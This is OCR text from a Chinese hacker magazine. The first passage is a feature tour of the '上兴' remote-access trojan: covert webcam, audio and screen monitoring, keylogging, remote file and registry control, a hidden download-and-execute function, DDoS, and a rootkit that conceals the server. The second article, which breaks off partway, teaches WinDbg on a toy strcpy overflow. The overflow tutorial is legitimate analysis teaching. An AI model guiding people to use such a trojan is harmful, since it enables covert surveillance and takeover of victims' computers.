



图4 “屏幕监控”主界面

除了屏幕监控以外，木马还提供了“摄像头监控”功能，这样用户就可以通过摄像头捕捉到远程的图像内容。另外，通过“声音监控”功能还可以听到监控的远程计算机发出的声音，点击该命令，在弹出的“声音监控”窗口中设置“采样频率”和“设备”选项，再选择“开启”选项。


图5 “文件管理”主界面

虽然文件管理在现在的远程控制软件中已经不再显得那么突出，但它依然是一项不可或缺的管理功能。点击“文件管理”命令，在弹出的“文件管理”窗口的磁盘列表中选择需要查看的磁盘，然后依次选择文件夹和文件。既然是远程文件管理，就包括了必要的文件上传、下载、运行、删除等功能，文件的上传和下载都支持断点续传功能，如图5所示。

通过“传输查看”命令还可以及时地查看到文件传输的地址、数据大小、压缩比、传输进度等项目。另外，程序还提供了搜索功能，这样用户就可以方便地在远程计算机中查找到需要的文件。

除此以外，还可以通过“进程管理”、“服务管理”、“注册表管理”等命令对远程计算机的进程、系统服务以及注册表进行管理，这些命令大家都非常熟悉了，就不再叙述了。这里简单提提“进程管理”，这项功能除了可以对进程进行管理外，还可以对这个进程的内存信息以及内存路径的信息进行查看，比如路径、PID、线程数、优先级等信息。

“超级终端”功能类似于我们使用的Telnet，看上去和我们平时使用的命令提示符差不多，在此我们可以执行很多DOS命令。通过“查看共享”命令可以查看到远程计算机中的共享资源并显示到窗口的“网络磁盘”区域，用户还可以将远程计算机中指定的目录映射到本地系统中，这样用户就可以方便地管理共享磁盘中的文件呢，如图6所示。




图6 “网络磁盘”主界面

“端口转发”命令实际上就是一个端口映射的命令，通过它可以将本地系统的端口映射到远程系统中，这样可以让局域网中的计算机直接和外网的计算机进行数据交换，从而实现一些局域网系统无法实现的网络服务，如图7所示。





图7 “端口转发”主界面

“键盘记录”命令可以用来截取远程计算机中鼠标键盘的操作情况，并且还能将截取的内容保存到本地计算机中。运行该命令后，点击“启动键盘记录”按钮，键盘记录就开始工作。当用户需要查看截取的内容的时候，点击“查看记录内容”按钮即可，如图8所示。


图8 “键盘记录”主界面

“卸载服务端”命令本来是用于卸载安装在远程计算机中的服务端程序的，可在弹出的“服务端控制”窗口中还隐藏了“下载执行文件”和“DDOS命令”两项功能，如图9所示。




图9 “服务端控制”主界面

三、小结

关于国产木马“上兴”的基本操作就为大家介绍到这。其实，除了上面介绍的这些功能以外，还可以从其他的一些细微之处看到“上兴”所采用的先进技术，比如木马采用了多线程技术，可以让用户同时执行多个控制命令；再如使用了内核级Rootkit技术拦截API，使得服务端程序运行的时候无进程、无端口。另外，“上兴”木马的源代码全部开放，有兴趣的朋友可以到官方网站去下载研究。如果大家还有什么问题的话，欢迎到《黑客手册》的论坛我们一起讨论学习。

疑难解答

问：为什么我使用的“上兴”木马没有你所讲的功能？

答：“上兴”作为一款全新的木马，虽然拥有很多先进的功能，但毕竟存在着很多的BUG，所以作者在推出新版本的同时也在不断地增加新的功能，同时删减问题较多的功能，所以有的功能在你所使用的版本中没有。

问：如何对多台远程计算机进行同步控制？

答：“上兴”木马虽然已经使用了多线程技术，但暂时还无法对多台远程计算机进行同步控制，只能对一台计算机进行多个命令的同时执行，但随着新版本的推出，我想作者一定会加入该功能的。

经典溢出漏洞调试器——Windbg

曹军/dang0102

从本文你可以学到：
1. 常见调试器的概况及分类。
2. Windbg 在溢出漏洞分析中的调试功能。

一、引子

不论是网络安全研究还是软件开发，至少熟练掌握一种调试器是必要的。对于漏洞调试而言，我们常用的调试器有 Linux 下的 GDB 及 Windows 下的 Windbg、Softice、VC、NTSD、CDB、Ollydbg 等。本文中，我们就结合实际例子，首先对 Windbg 的使用进行介绍。

二、工具简介

WinDbg是微软开发的免费源码级调试工具，它既可以调试C、CPP 等源文件，又可以调试可执行文件；既可以像 NTSD 和 CDB 那样用于用户模式的调试，又可以像 Softice 那样用于 Kernel 模式的调试；此外，它还可以调试 dump 文件。WinDbg6.2 界面如图 1 所示。




图 1 WinDbg6.2 界面

在 WinDbg 中通过“File” → “Open Source File”（或者“File” → “Open Executable”）任意打开一个源文件或可执行文件，便启动了 WinDbg 的 Debugger；也可以在系统 cmd 下输入，通过下面步骤打开 WinDbg 并启动其 Debugger（这样是很烦琐的，不建议）：

1、输入命令：cd Windbg 的安装目录；

2、输入命令：Windbg 可执行文件路径命令行参数。

当然，如果 Windbg 安装在 system32 下[安装的时候选择 Custom（定制），则可以选择安装路径]，或者将 Windbg 的安装目录设置为系统环境变量，都可以免去第 1 步。启动 Debugger 之后在 WinDbg 提供的 command 界面下输入“.hh”命令可调出帮助文档。（如果读者在这里操作出现困难，可以先跳过，并继续往下读，回过头来就比较好理解了）如图 2 所示：




图 2 Windbg 的帮助文档

注意，只有启动了 Debugger 才能使用 Windbg 的 command 模式。

上面只是对 WinDbg 的一些基本介绍，接下来我们结合例子来谈谈它的漏洞调试功能。由于大家基本上不做 Kernel 模式的调试，所以本文的例子也是采用用户模式的应用程序。俗话说：三句不离老本行，我们还是来看看怎样用 WinDbg 来调试一般的溢出漏洞程序吧。

三、溢出漏洞调试举例

下面是一个具有溢出漏洞的程序代码 abc.cpp：

```
#include "windows.h"
#include "stdio.h"
#include "string.h"
int fun(char *szIn, int nTest)
{
    char szBuf[8];
    strcpy(szBuf, szIn);
    return 0;
}
int main()
{
char sz_In[] = "1234567890abcdefghijklmn";
    fun(sz_In, 888); return 0;
}
```

在 Win2000 SP4+VC6 下编译，生成可执行程序 abc.exe。我们的目的就是要通过 WinDbg 来确定漏洞的溢出点位置。

打开 WinDbg，在“File” → “Open Executable”中打开刚才生成的 abc.exe，调试状态的汇编代码如图 3 所示。




图 3 调试漏洞程序

按下 F10 可进行 Step Over 的单步调试，按下 F8 或 F11 则可

进行Step Into的单步调试，而按下F5则直接运行到断点，在主工具栏上也有相应的快捷键。我们直接按F5，程序出现了异常并停了下来，如图4所示。

```
No prior disassembly possible
66656463 ??
66656465 ??                  ???
66656467 ??                  ???
66656469 ??                  ???
6665646b ??                  ???
6665646d ??                  ???
6665646f ??                  ???
```

图4 显示异常代码

图4中显示的0x66656463不正是前面代码中的‘cdef’吗？Alt+4调出Register窗口，如图5所示。

```
Customize...
